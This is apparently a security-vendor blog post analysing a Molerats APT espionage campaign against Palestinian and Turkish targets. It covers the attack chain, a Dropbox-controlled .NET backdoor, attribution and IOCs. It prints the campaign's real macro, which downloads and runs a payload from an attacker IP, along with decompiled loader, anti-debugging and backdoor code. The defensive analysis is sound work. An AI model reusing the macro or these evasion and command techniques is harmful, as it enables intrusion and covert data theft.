

Middle East users targeted by Molerats APT | Zscaler Blog

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Introduction

In December 2021, the ThreatLabz research team identified several macro-based MS office files uploaded from Middle Eastern countries such as Jordan to OSINT sources such as VT. These files contained decoy themes related to geo-political conflicts between Israel and Palestine. Such themes have been used in previous attack campaigns waged by the Molerats APT.

During our investigation we discovered that the campaign has been active since July 2021. The attackers only switched the distribution method in December 2021 with minor changes in the .NET backdoor. In this blog, we will share complete technical analysis of the attack chain, the C2 infrastructure, threat attribution, and data exfiltration.

The targets in this campaign were chosen specifically by the threat actor and they included critical members of banking sector in Palestine, people related to Palestinian political parties, as well as human rights activists and journalists in Turkey.

ThreatLabz observed several similarities in the C2 communication and .NET payload between this campaign and the previous campaigns attributed to the Molerats APT group.

Additionally, we discovered multiple samples that we suspect are related to Spark backdoor. We have not added the analysis of these samples in this blog, but they were all configured with the same C2 server, which we have included in the IOCs section.

Threat attribution

We have attributed the attack to Molerats APT group based on following observations:

1. Use of open-source as well as commercial packers for the backdoor (ConfuserEx, Themida)
2. Targeting middle-east region
3. Using Dropbox API for entire C2 communication
4. Using RAR files for backdoor delivery as well as in later stages
5. Using other legit cloud hosting services like Google Drive to host the payloads
6. Overlap of domain SSL Certificate thumbprint observed on current attack infrastructure with domains used by Molerats APT group in the past
7. Overlap of Passive DNS resolution of domain observed on current attack infrastructure with the IP used by Molerats APT group in the past

Attack flow

Figure 1 below illustrates the new attack chain.





Figure 1: Attack chain

Decoy content

MD5: 46e03f21a95afa321b88e44e7e399ec3

افتح الملف بطريقة صحيحة يجب اتباع الخطوات التالية:

1. قم بتمكين المحتوى كما في الصورة:



2. قم بفتح الملف على نظام تشغيل من نوع ويندوز.

3. قم باستخدام برنامج التشفير الباسورد **Pal@Archive**

تحذير: هذا الملف محمي ومشفر وغير مصرح بنشره لأنه يحتوي على معلومات سرية

Note: Please refer Appendix section for additional decoy contents

Technical analysis

For the purpose of technical analysis we will use the document with MD5: 46e03f21a95afa321b88e44e7e399ec3

[+] Stage-1: Macro code

The macro code is not complex or obfuscated. It simply executes a command using cmd.exe which in turn performs the following operations:

1. Executes a PowerShell command to download and drop the Stage-2 payload from the URL “http://45.63.49[.]202/document.html” to the path “C:\ProgramData\document.htm”.
2. Renames **document.htm** to **servicehost.exe**
3. Executes servicehost.exe

Figure 2 below shows the relevant macro code

```
Sub document_open()  
Dim LOZERa As Object  
Set LOZERa = CreateObject("WScript.shell")  
LOZERa.Run "cmd /c powershell -command " & Chr(34) & "iwr -outf c:\ProgramData\document.htm 45.63.49.202/document.html  
& Chr(34) & "&& cd c:\ProgramData &&ren document.htm servicehost.exe && servicehost.exe", 0, 0  
End Sub
```

Figure 2: Macro code

[+] Stage-2: servicehost.exe

Static analysis

Based on static analysis, we can see that the binary is .NET-based and is obfuscated using the ConfuserEx packer. It masquerades itself as a WinRAR application by using the icon and other resources (which also contains static strings) from the legit WinRAR application.




Figure 3: Shows the binary icon and other static information

Dynamic analysis

The main function of the binary is the standard ConfuserEx function which is responsible for loading the runtime module "koi" that is stored in encrypted form using a byte array. Once the module is loaded, the main function resolves the module's entry point function using the metadata token and invokes it by providing required parameters.

```

4169134250U,
289130404U,
3381842889U,
2929591296U,
2724594585U,
3455476860U,
2802548979U,
4283983370U,
"Not showing all elements because this array is too big (187721 elements)"
);
Assembly executingAssembly = Assembly.GetExecutingAssembly();
Module manifestModule = executingAssembly.ManifestModule;
GCHandle gchandle = <Module>.Decrypt(array, 111887726U);
byte[] array2 = (byte[])gchandle.Target;
Module module = executingAssembly.LoadModule("koi", array2);
Array.Clear(array2, 0, array2.Length);
gchandle.Free();
Array.Clear(array, 0, array.Length);
<Module>.key = manifestModule.ResolveSignature(285212673);
AppDomain.CurrentDomain.AssemblyResolve += <Module>.Resolve;
module.GetType();
MethodBase methodBase = module.ResolveMethod((int)<Module>.key[0] | (int)<Module>.key[1] << 8 | (int)<Module>.key[2] << 16 | (int)<Module>.key[3] << 24);
object[] array3 = new object[methodBase.GetParameters().Length];
if (array3.Length != 0)
{
    array3[0] = A_0;
}
object obj = methodBase.Invoke(null, array3);

```

Decrypt byte array

Load runtime module

Extract function token

Resolve function using token

Invoke function

Figure 4: Code snippet loading the runtime module and invoking its entry point function

The runtime module ("koi") on analysis is found to be a backdoor. Before calling the main function of the module, the code from within the constructor is called which creates a new thread that regularly monitors the presence of a debugger.

```

private static void \u206C\u200F\u200E\u206F\u206A\u202D\u200D\u206C\u206B\u202A\u202D\u202A\u202A\u206C\u2008\u202B\u202E\u200E\u200E\u206E\u206E\u200C
\u206A\u206B\u200C\u206C\u202A\u202A\u206D\u206C\u200C\u202B\u200C\u202B\u202E\u202B\u200C\u206A\u202A\u202E(object A_0)
{
    Thread thread = A_0 as Thread;
    if (thread == null)
    {
        thread = new Thread(new ParameterizedThreadStart(<Module>.\u206C\u200F\u200E\u206F\u206A\u202D\u200D\u206C\u206B\u202A\u202D\u202A\u202A\u206C\u2008
\u2008\u202B\u202E\u200E\u200E\u206E\u206E\u200C\u206A\u206B\u200C\u206C\u202A\u202A\u206D\u206C\u200C\u202B\u200C\u202B\u202E\u202B\u200C\u206A
\u202A\u202E));
        thread.IsBackground = true;
        thread.Start(Thread.CurrentThread);
        Thread.Sleep(500);
    }
    for (;;)
    {
        if (Debugger.IsAttached || Debugger.IsLogging())
        {
            Environment.FailFast(null);
        }
        if (!thread.IsAlive)
        {
            Environment.FailFast(null);
        }
        Thread.Sleep(1000);
    }
}

```

Figure 5: Code snippet of debugger monitoring function

Once the debugger monitor thread is created we get the code execution flow to the main function of the module which ultimately leads to the backdoor execution. Within the main function the backdoor performs following operations:

1. Collects the machine manufacture and machine model information using WMI which is used for execution environment checks and is later exfiltrated to C2 server.
2. Checks if it should execute in the current execution environment.
3. Creates a mutex with the name of executing binary.
4. Checks if the mutex is created successfully.
5. Determines if it is executed for the first time using the registry key value "HKCU/Software/{name_of_executing_binary}/{name_of_executing_binary}".
6. If the registry key doesn't exist, the code flow goes via a mouse check function which executes the code further only if it detects a change in either of the mouse cursor coordinates. In the end, the mouse check function also creates the same registry key.

```

private static void Main(string[] args)
{
    try
    {
        Program.LIInfo = Program.GetInfo();
        if (Program.LIInfo != null && Program.LIInfo.Count > 1 && (!Program.CanUse() || Store.GetBOOL()))
        {
            string keyName = Program.KeyName;
            bool flag;
            Program.objMutex = new Mutex(true, keyName, ref flag);
            if (flag)
            {
                if (Program.ReadKey(Program.KeyName, Program.KeyName) == "")
                {
                    Application.EnableVisualStyles();
                    Program.f1.ShowInTaskbar = false;
                    Program.f1.Opacity = 1.0;
                    Program.f1.BackColor = Color.White;
                    Program.f1.Opacity = 0.1;
                    Program.f1.FormBorderStyle = FormBorderStyle.None;
                    Program.f1.WindowState = FormWindowState.Maximized;
                    Program.CheckMose();
                    Application.Run(Program.f1);
                }
                else
                {
                    Program.RunMore(0);
                }
            }
        }
    }
    catch (Exception)
    {
    }
}

```

→ Extract machine manufacturer and machine model info using WMI
→ Execution environment checks
→ Create mutex
→ Check registry key to determine if backdoor executed for first time
→ Take code flow via mouse check function
→ Start network communication

Figure 6: Main function of backdoor

[+] Network communication

From the main function the final code flow reaches the function which starts the network communication. Since the backdoor uses Dropbox API for entire C2 communication and data exfiltration, it first extracts the primary Dropbox account token which is stored in encoded form within the binary. Figure 7 below describes the format and shows the encoded string that contains the Dropbox account token.

Format of encoded string:

```
{junk_chars_length_3}{dropbox_account_token_in_reverse}{junk_chars_length_10}#{wi
ndows_special_folder_constant}.{custom_Base64_encoded_rar_archive_password_in_
reverse}
```

Encoded string within the binary:

```
5SSEQGhpuwsVnr [Redacted] C2Z256jeTQY
L4AZSPMXQ#28.KZIW5MDRC9kW1EkRXZ0V
```

Figure 7: Encoded string

Executing further the backdoor collects the following information from victim machine:

1. **Machine IP address:** By making a network request to “https://api.ipify.org”
2. **UserName:** From the environment variable
3. **HostName:** Using the API call Dns.GetHostName()

The collected information is then processed and stored inside a variable named “**UserInfo**” by performing following operations:

1. Concatenation (IP+UserName+HostName)
2. Base64 string encode
3. Substitution (Substitute “=” with “1”)
4. String reverse

Next the backdoor sends following network requests in the specified sequence using the Dropbox API and correspondingly performs any required operations:

1. Create Folder:

Create a folder inside the root directory where the folder name is the value of **UserInfo** variable

Note: The created folder acts as a unique identifier for a machine considering the fact that the machine IP remains static.

2. Create File:

Create a file inside the newly created folder where the file name is the Machine IP and the data it stores is the information collected in Step-1 of the main function.

3. List Content:

List the content of victim specific folder and delete files where the file name length is 15

4. List Content:

List the content of root directory (which is attacker controlled) and extract the following information:

- a) File name of any hosted RAR archive
- b) File name of any hosted exe (Which is found to be the legitimate RAR command-line utility and is used to extract the downloaded RAR archive in case the machine doesn't already have any RAR archive supporting application)
- c) File name of any hosted pdf or doc file (Used as decoy document)
- d) File name of any non specific file type (Based on our analysis it contains the secondary Dropbox account token that is used for file exfiltration from victim machine)

Note: The above extracted information is stored locally and is used wherever required.

Finally, if the backdoor executed for the first time, it downloads and opens the hosted pdf or doc file and then calls two other functions where the first function creates a thread that continuously communicates with the Dropbox account to fetch and execute the C2 commands while the second function creates a thread that downloads and executes the RAR archive using the information extracted earlier.

[+] C2 Commands

The backdoor creates a file inside the victim specific folder on Dropbox which is used to fetch C2 commands. The file name is a random string of 15 characters.

The C2 commands have following format:

[command code]=[Command arguments separated using “^”]

The backdoor uses command codes instead of plaintext strings to determine the action to be performed.

Table below summarizes the supported command codes:

Command code	Action performed
1	Run specified command
2	Take snapshot and upload
3	Send list of files from specified directories
4	Upload files
5	Download and execute the RAR archive

C2 infrastructure analysis

While monitoring the IPs used during the current attack we observed the domain "**msupdata.com**" started to resolve to the IP **45.63.49[.]202** from **27-12-2021**. We found two Historical SSL Certificates associated with this domain. Pivoting on the SSL Certificate with thumbprint "**ec5e468fbf2483cab74d13e5ff6791522fa1081b**" we found domains like "sognostudio.com", "smartweb9.com" and others which were all attributed to Molerats APT group during past attacks.

Additionally, the subdomain "**www.msupdata.com**" also has a Passive DNS resolution to IP **185.244.39[.]165** which is also associated with Molerats APT group in the past.

Note: We didn't observe any activity related to the domain "msupdata.com" or it's subdomain "www.msupdata.com" until this blog release.

Pivot on the Dropbox accounts

Based on our analysis at least five Dropbox accounts are being used by the attacker. While investigating the Dropbox accounts we found that the attacker used following information during account registration.

Note: Dropbox has confirmed the takedown of these accounts associated with the Molerats APT group.

Account 1:

Name: Adham gherbawi
Country: NL (Netherlands)
Email: adham.gharbawi@gmail[.]com

Account 2:

Name: alwatan voice
Country: NL (Netherlands)
Email: alwatanvoiceoffice@gmail[.]com

Account 3:

Name: adham gharbawi
Country: NL (Netherlands)
Email: adham.ghar.bawi@gmail[.]com

Account 4:

Name: pal leae
Country: PS (Palestine)
Email: palinfoarabic@gmail[.]com

Account 5:

Name: pla inod
Country: PS (Palestine)
Email: palinfo.arabic@gmail[.]com

Also, while analyzing the exfiltrated data from Dropbox accounts we found a screenshot of the attacker machine which was likely uploaded while the attacker was testing the malware. We correlated a number of artifacts and patterns with the file names visible from the snapshot to those used during the real attack. Moreover, from the snapshot the attacker seems to be using a simple GUI application to sync with the Dropbox account and display the victims list. In the victims list, the user name "**mijda**" is also present which matches with the name of document creator "**mij daf**" for all the documents we found during this attack.




Figure 8: Screenshot of attacker machine

Additionally, we discovered that the attacker machine was configured with the IP 185.244.39[.]105 which is located in the **Netherlands** and is associated with the VPS service provider "**SKB Enterprise B.V.**". Interestingly, this IP (185.244.39[.]105) is also located in the same subnet as the IP 185.244.39[.]165 which was used for C2 communication and domain hosting in the past by Molerats APT group.

Pivot on Google drive link

Since the attacker also used Google Drive to host the payload in one of the attack chains, we tried to identify the associated Gmail account. Based on our analysis the attacker used following information for Gmail account:

Account name: Faten Issa

Email: issafaten584@gmail[.]com

Old attack chain

As per our analysis the old attack chain was used from 13th July 2021(Start of campaign) to 13th Dec 2021.

Figure 9 below illustrates the old attack chain.




Figure 9: Attack chain

The major difference between the new attack chain and the old attack chain is seen in the backdoor delivery. Although we are not sure how these RAR/ZIP files were delivered but considering the past attacks they were likely delivered using Phishing PDFs. Additionally, we found a minor variation in the way the backdoor extracted the primary Dropbox account token. In the old attack chain the backdoor fetched the encoded string containing the primary Dropbox account token from attacker-hosted content on “justpaste.it”. Figure 10 below shows the attacker-hosted encoded string that contains the Dropbox account token and also describes the corresponding format.

The screenshot shows a user profile on justpaste.it. The profile includes a redacted name, 0 subscribers, 71 notes, and a join date of Jul 13, 2021. Below the profile is a search bar and a list of articles. One article is highlighted with a red arrow pointing to its content. The article title is redacted. The content of the article is a Base64-encoded string: `ACSS=5LU7luK9Gimqp5BAQ[Redacted]31YwQ0Sn0jOVRBSOXMq4#OOOO=28,OFIW1o0SGVVWCZVR1gTV`. Below the string, the format is explained: `Format of encoded string: ACSS={junk_chars_length_3}{dropbox_account_token_in_reverse}{junk_chars_length_10}#OOOO={windows_special_folder_constant},{custom_Base64_encoded_rar_archive_password_in_reverse}`.

Figure 10: Attacker-hosted encoded string

Zscaler Sandbox Detection

[+] Detection of the macro-based Document

zscaler Cloud Sandbox

SANDBOX DETAIL REPORT

Report ID (MD5): 46E03F21A95AFA321B88E44E7E399EC3 Analysis Performed: 10/01/2022 08:38:44 File Type: doc

CLASSIFICATION

Class Type: Malicious
Category: Malware & Botnet
Threat Score: **86**

MACHINE LEARNING ANALYSIS

- Malicious - High Confidence

MITRE ATT&CK

This report contains 13 ATT&CK techniques mapped to 5 tactics

VIRUS AND MALWARE

No known Malware found

SECURITY BYPASS

- Found A High Number Of Window / User Specific System Calls
- Contains Long Sleeps
- Contains Medium Sleeps (>= 30s)
- Executes Massive Amount Of Sleeps In A Loop
- May Try To Detect The Virtual Machine To Hinder Analysis

NETWORKING

- Performs Connections To IPs Without Corresponding DNS Lookups
- Document: Generate TCP Traffic
- Downloads Files From Web Servers Via HTTP
- Sample HTTP Request Are All Non Existing, Likely The Sample Is No Longer Working
- Tries To Download Non-existing HTTP Data

STEALTH

- Document Contains Streams With High Entropy Indicative For Embedded Content That is Encrypted
- Disables Application Error Messages
- Document Contains Embedded VBA Macros

SPREADING

No suspicious activity detected

INFORMATION LEAKAGE

No suspicious activity detected

[+] Detection of the macro-based PowerPoint file

zscaler Cloud Sandbox

SANDBOX DETAIL REPORT

Report ID (MD5): E72D18B78362E068D0F3AFA040DF6A4C Analysis Performed: 11/01/2022 03:23:37 File Type: ppt

CLASSIFICATION

Class Type: Malicious
Category: Malware & Botnet
Threat Score: **82**

MITRE ATT&CK

This report contains 12 ATT&CK techniques mapped to 5 tactics

VIRUS AND MALWARE

No known Malware found

SECURITY BYPASS

- Found A High Number Of Window / User Specific System Calls
- Contains Long Sleeps
- Contains Medium Sleeps (>= 30s)
- Executes Massive Amount Of Sleeps In A Loop
- May Try To Detect The Virtual Machine To Hinder Analysis

NETWORKING

- Performs Connections To IPs Without Corresponding DNS Lookups
- Document: Generate TCP Traffic
- Downloads Files From Web Servers Via HTTP
- Sample HTTP Request Are All Non Existing, Likely The Sample Is No Longer Working
- Tries To Download Non-existing HTTP Data

STEALTH

- Disables Application Error Messages
- Document Contains Embedded VBA Macros

SPREADING

No suspicious activity detected


INFORMATION LEAKAGE

No suspicious activity detected

EXPLOITING

- Document: Process Start Blacklist Hit
- Document: Performs HTTP Requests

[+] Detection of the payload



In addition to sandbox detections, Zscaler’s multilayered cloud security platform detects indicators related to Molerats APT group at various levels.

- Win32.Trojan.MoleratsAPT
- PDF.Trojan.MoleRatsAPT

MITRE ATT&CK TTP Mapping

ID	Tactic	Technique
T1566.001	Spear phishing Attachment	Uses doc based attachments with VBA macro
T1204.002	User Execution: Malicious File	User opens the document file and enables the VBA macro
T1059.001	Command and Scripting interpreter: PowerShell	VBA macro launches PowerShell to download and execute the payload
T1140	Deobfuscate/Decode Files or Information	Strings and other data are obfuscated in the payload
T1082	System Information Discovery	Sends processor architecture and computer name

T1083	File and Directory Discovery	Upload file from the victim machine
T1005	Data from Local System	Upload file from victim machine
T1567.002	Exfiltration to Cloud Storage	Data is uploaded to Dropbox via api
T1113	Screen capture	The C2 command code "2" corresponds to taking a screenshot and uploading to attacker-controlled Dropbox account

Indicators of compromise

[+] Hashes

MD5	File Name	Description
46e03f21a95afa321b88e44e7e399ec3	15-12.doc	Document
5c87b653db4cc731651526f9f0d52dbb	11-12.docx	Document
105885d14653932ff6b155d0ed64f926	report2.dotm	Template
601107fc8fef440defd922f00589e2e9	4-1.doc	Document
9939bf80b7bc586776e45e848ec41946	19-12.pptm	PPT
054e18a1aab1249f06a4f3e661e3f38a	أجندة صفقة وفاء الأحرار.pptm	PPT
e72d18b78362e068d0f3afa040df6a4c	wanted persons.ppt	PPT

e9bc98d9c96065c8f1c0f4ce445bf507b	servicehost.exe	Exe (Confuser packed)
c7271b91d190a730864cd149414e8c43	su.exe	Exe (Themida packed)
00d7f155f1a9b29be2c872c6cad40026	servicehost.exe	Exe (Confuser packed)
2dc3ef988adca0ed20650c45735d4160	cairo hamas office.rar	RAR
a52f1574e4ee4483479e9356f96ee5e3	.exe شروح حركة حماس لفتح مقر دائم لها في القاهرة	Exe (Confuser packed)
b9ad53066ab218e40d61b299bd2175ba	details.rar	RAR
f054f1ccc2885b45a71a1bcd0dd711be	تفاصيل صادمة لعملية هروب الأسرى الستة من سجن جلبوع.exe	Exe (Themida packed)
b7373b976bbdc5356bb89e2cba1540cb	emergency.rar	RAR
a52f1574e4ee4483479e9356f96ee5e3	متابعة الحالة الصحية للرئيس الفلسطيني ابو مازن 16-2021-09.exe	Exe (Confuser packed)
8884b0d29a15c1b6244a6a9ae69afa16	excelservice.rar	RAR
270ee9d4d22ca039539c00565b20d2e7	idf.rar	RAR
8debf9b41ec41b9ff493d5668edbb922	Ministry of the Interior statement 26-9-2021.exe	Exe (Themida packed)

